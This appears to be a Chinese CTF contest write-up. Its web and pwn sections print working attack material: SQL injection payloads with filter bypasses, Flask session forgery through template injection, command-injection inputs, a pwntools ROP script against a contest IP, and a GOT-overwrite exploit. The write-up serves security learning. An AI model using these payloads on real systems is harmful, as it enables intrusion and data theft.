WustAis第三次内部赛WriteUp

原创

WustHandy 于 2020-07-19 20:01:17 发布 1349 收藏

分类专栏： WriteUp 文章标签： 安全 信息安全

本文链接：https://blog.csdn.net/weixin_45883223/article/details/107447735

WustAis第三次内部赛WriteUp

MISC

佬涩披

stegsolve方向键点几下就有了

Sounds

Audacity频谱图是flag的倒序

CRYPTO

pig

猪圈密码

REPLACE

明文的每个字母都对应密文里某个特定的字母

梨son对数

```
from Crypto.Util.number import *
import random
n = 43241
m = random.randint(2, n-1) | 1
c = pow(m, flag, n)
print 'm = ' + str(m)
print 'c = ' + str(c)
# m = 7
# c = 35246
```

把网鼎杯的数据改小了，用在线网站工具离散对数计算器即可求解

Discrete logarithm calculator

Alpertron › Programs › Discrete logarithm calculator

Find *exp* such that $7^{exp} \equiv 35246 \pmod{43241}$

exp = 3373 + 3930*k*

把3373md5加密即可

WEB

EasyWeb

联合注入，过滤了union, select, information和空格，前三个可以用双写绕过，空格用/**/绕过

payload如下

```
#爆表名,得到表名有flag,flag_one，users
1/**/and/**/1=2/**/uunionnion/**/sselectelect/**/1,2,group_concat(table_name)/**/from/**/iinformationnformation_
schema.tables/**/where/**/table_schema=database()#
#爆字段名，注意用16进制绕过表名，最后发现flag在users表中
1/**/and/**/1=2/**/uunionnion/**/sselectelect/**/1,2,group_concat(column_name)/**/from/**/iinformationnformation
_schema.columns/**/where/**/table_name=0x7573657273#
#查询数据,用group_concat得出多组数据
1/**/and/**/1=2/**/uunionnion/**/sselectelect/**/1,group_concat(username),group_concat(password)/**/from/**/user
s#
```


Login as admin

考点是flask的session伪造，密钥需要通过ssti模板注入得到

题目给的源码如下

```python
import flask
from flag import flag
from key import key
app = flask.Flask(__name__)
app.secret_key = key


@app.route("/")
def index():
 flask.session['user'] = 'guest'
 return "Please login as admin"


@app.route("/admin")
def admin():
 if flask.session['user'] == 'admin':
  return str(flag)
 else:
  return "Please login as admin"


@app.errorhandler(404)
def page_not_found(error):
    referrer = flask.request.headers.get("referer")
    if referrer is None:
     referrer = '/'

    if not valid_url(referrer):
     referrer = '/'

    html = '<html><head><meta http-equiv="Refresh" content="3;URL={}"><title>404 Not Found</title></head><body>P
age not found. Redirecting...</body></html>'.format(referrer)

    return flask.render_template_string(html), 404


def valid_url(url):
    """ Check if given url is valid """
    host = flask.request.host_url
    if not url.startswith(host):
        return False  # Not from my server
    if len(url) - len(host) > 16:
        return False  # Referer may be also 404

    return True


if __name__ == '__main__':
    app.run(
        host='0.0.0.0',
        port='8000',
        debug=False
    )
```

1.admin函数的意思是在/admin目录的session里需要让user==admin才能拿到flag
2.valid_url函数对url进行了限制，必须以host_url的内容开头，并且长度差值不能大于16，所以无法进行文件包含或RCE
3.处理404页面的page_not_found函数存在模板注入，Referer，因Referer长度也有限制，所以就用{{config}}来读取配置



成功获取密钥，下载工具flask-session-cookie-manager

使用工具的命令对session进行解码，把guest改成admin之后再进行编码，生成新的session

```
root@kali:~/Downloads/flask-session-cookie-manager# python flask_session_cookie_manager3.py decode -s wustaismatr1x233333333333333333333333333
333 -c eyJ1c2VyIjoiZ3Vlc3QifQ.XxQTEw.uLreNABK5kHoh6XBdMqa21WtFiw
{'user': 'guest'}
root@kali:~/Downloads/flask-session-cookie-manager# python flask_session_cookie_manager3.py encode -s wustaismatr1x233333333333333333333333333
333 -t "{'user': 'guest'}"
eyJ1c2VyIjoiZ3Vlc3QifQ.EfWoHA.nUtn3f95Lo5wsAcvGSSEzY_EvoE
```

访问/admin目录，用burpsuite抓包，把session改成新的即可

RE

不会有人看不懂C吧


拖入ida按F5反汇编查看伪代码，主要部分如下：

```
printf("plz input your flag:", argv, envp, argv);
__isoc99_scanf("%s", s);
if ( strlen(s) == 29 )
{
  for ( i = 0; i <= 28; ++i )
    num2[num[i]] = num[i] ^ s[i];
  for ( j = 0; j <= 28; ++j )
  {
    if ( num2[j] != num3[j] )
    {
      puts("wrong flag!");
      return 0;
    }
  }
  puts("really flag!");
  result = 0;
}
else
{
  puts("wrong flag!");
  result = 0;
}
return result;
}
```


字符串s即最后的flag，长度为29，字符数组num2的值由num和s异或运算得到，num2和num3的值相等，num3和num的值都可以通过双击查看到，写个脚本逆向求得s的值

```
; char num[64]
num             db 9
                db  0Ah
                db  0Fh
                db  17h
                db    7
                db  18h
                db  0Ch
                db    6
                db    1
                db  10h
                db    3
                db  11h
                db  0Eh
                db  1Ch
                db  0Bh
                db  12h
                db  1Bh
                db  16h
                db    4
                db  0Dh
                db  13h
```


db 14h
db 15h
db 2
db 19h
db 5
db 1Ah
https://blog.csdn.net/weixin_45883223


; char num3[40]
num3 db 7Dh
db 5Eh ; ^
db 6Ch ; l
db 30h ; 0
db 7Eh ; ~
db 68h ; h
db 72h ; r
db 7Ch ; |
db 29h ;)
db 6Fh ; o
db 66h ; f
db 3Eh ; >
db 3Ch ; <
db 52h ; R
db 6Bh ; k
db 6Eh ; n
db 62h ; b
db 67h ; g
db 77h ; w
db 24h ; $
db 7Ch ; |
db 74h ; t
db 73h ; s
db 70h ; p
db 76h ; v
db 46h ; F
db 7Fh ;
db 44h ; D
https://blog.csdn.net/weixin_45883223

```cpp
#include<iostream>
using namespace std;
int main()
{
 char n[30]={9,0xa,0xf,0x17,7,0x18,0xc,6,1,0x10,3,0x11,0xe,0x1c,0xb,0x12,0x1b,0x16,4,0xd,0x13,0x14,0x15,2,0x19,5
,0x1a,8};
 char n2[30]={0x7d,0x5e,0x6c,0x30,0x7e,0x68,0x72,0x7c,0x29,0x6f,0x66,0x3e,0x3c,0x52,0x6b,0x6e,0x62,0x67,0x77,0x2
4,0x7c,0x74,0x73,0x70,0x76,0x46,0x7f,0x44,0x6e};
 char s[30];
 for (int i = 0; i <= 28; ++i )
  s[i]=n2[n[i]]^n[i];
 cout<<s;
 return 0;
}
```

```
flag{n0t_r3ver5e_ez_7han_me!}
```

PWN

pwntools

```
:~/桌面$ nc
Why don't you download pwntools yet?
The flag is hidden in it. You can get the flag by downloading pwntools and under
standing its usage
```

nc之后说flag藏在了里面，下pwntools即可拿到flag，想到了pwntools的recv可以显示出被\r隐藏的句子

```
:~/桌面$ python
'Python 2.7.18rc1 (default, Apr  7 2020, 12:05:55)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> from pwn import *
>>> r = remote(
[x] Opening connection to
[x] Opening connection to
[+] Opening connection to
>>> r.recv()
"Why don't you download pwntools yet?\nZmxhZ3tZMHVfSnVzdF9EMHduMTA0ZF9Qd250MDAxc
19OMHc/fQ==\rThe flag is hidden in it. You can get the flag by downloading pwnto
ols and understanding its usage\n"
>>>
```


把\n和\r之间的字符串base64解码即可

Command

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+1h] [rbp-Fh]
  unsigned __int64 v5; // [rsp+8h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  init(*(_QWORD *)&argc, argv, envp);
  puts("Sir,tell me your command:\n");
  read(0, &buf, 7uLL);
  system(&buf);
  return 0;
}
```


nc之后输入/bin/sh后ls后cat flag.txt

Command 2


```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char buf; // [rsp+6h] [rbp-Ah]
  unsigned __int64 v5; // [rsp+8h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  init(*(_QWORD *)&argc, argv, envp);
  puts("Sir,tell me your command:\n");
  read(0, &buf, 2uLL);
  system(&buf);
  return 0;
}
```


限制了长度为2，而$0相当于/bin/sh，所以这次输入$0即可，其它同上

ROP


```
1 ssize_t func()
2 {
3   char buf; // [esp+0h] [ebp-38h]
4
5   return read(0, &buf, 0x100u);
6 }
```

IDA中shift+F12




双击查看/bin/sh的地址

双击查看system的地址



计算偏移量



0x4-(-0x38)=60

payload如下：

```python
from pwn import *
#sh = process('./rop')
sh=remote('121.41.113.245',10003)
binsh_addr = 0x08049a20
system_plt = 0x080483D0
payload = flat(['a' * 60, system_plt, 'b' * 4, binsh_addr])
sh.sendline(payload)
sh.interactive()
```

这里我们需要注意函数调用栈的结构，如果是正常调用 system 函数，我们调用的时候会有一个对应的返回地址，这里以'bbbb'作为虚假的地址，其后参数对应的参数内容。

```
:~/桌面/pwn$ python rop.py
[+] Opening connection to 121.41.113.245 on port 10003: Done
[*] Switching to interactive mode
   __  ___     ______    ___
  /  |/  /__ /_  __/__<  /_ __
 / /|_/ / _ `// / / __/ /\ \ /
/_/  /_/\_,_//_/ /_/ /_//_\_\

sh: 1: clear: not found
Tell me what do you need:
$ ls
bin
dev
flag.txt
lib
lib32
lib64
rop
$ cat flag.txt
flag{1487e255-222f-4cf1-ac77-291a9921b67b}
```


miss something

```
1int __cdecl main(int argc, const char **argv, const char **envp)
2{
3  int v4; // [esp+0h] [ebp-Ch]
4  int *v5; // [esp+4h] [ebp-8h]
5
6  v5 = &argc;
7  init();
8  puts("Tell me what you want , and you may get it:");
9  __isoc99_scanf("%d", &v4);
10 __isoc99_scanf("%d", v4);
11 puts("/bin/sh");
12 return 0;
13}
```


scanf任意地址改写，第一次输入的是需要被改的目标函数地址，即这里的puts函数，第二次输入的是改写成的函数的地址，即system函数，要让puts('/bin/sh')变为system('/bin/sh')，往puts的GOT表写system的PLT表。

```
>>> from pwn import *
>>> elf=ELF('./miss')
[*] '/home/handy/\xe6\xa1\x8c\xe9\x9d\xa2/pwn/miss'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
>>> p=elf.got['puts']
>>> p
134519328
>>> s=elf.plt['system']
>>> s
134513648
```



```
:~/桌面$ nc 121.41.113.245 10002
   __  ___     ______   ___
  /  |/  /__ /_  __/__<  /_ __
 / /|_/ / _ `// / / __/ /\ \ /
/_/  /_/\_,_//_/ /_/ /_//_\_\

sh: 1: clear: not found
Tell me what you want , and you may get it:
134519328
134513648
ls
bin
dev
flag.txt
lib
lib32
lib64
miss_some
cat flag.txt
flag{f71c27ea-1145-48d2-8ced-9d96c8f2b86d}
```